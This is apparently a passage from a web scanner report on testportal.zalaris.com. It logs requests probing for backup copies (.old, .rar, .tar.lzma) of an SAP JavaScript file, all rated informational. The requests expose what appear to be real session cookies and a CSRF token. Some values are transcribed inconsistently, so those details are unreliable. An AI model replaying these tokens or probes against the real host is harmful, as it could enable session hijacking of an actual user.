https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0089b0e2}<br><hr>
Thu Jun 30 12:57:32 2022

</body></html>
```

23.122. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.old

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.old?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqIh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:21 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
```

```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/vypj.js.old?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:59:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.123. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.rar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_is_main.js.rar?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 95590

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/ilpa.js.rar?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:58:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
```



```
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0063b878}<br><hr>
Thu Jun 30 12:58:15 2022

</body></html>
```

23.124. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.tar.lzma

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.tar.lzma?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```

https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/webdynpro/ssr/upampmcyb.js.tar.lzma?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea607cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapui5.hana.ondemand.com https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
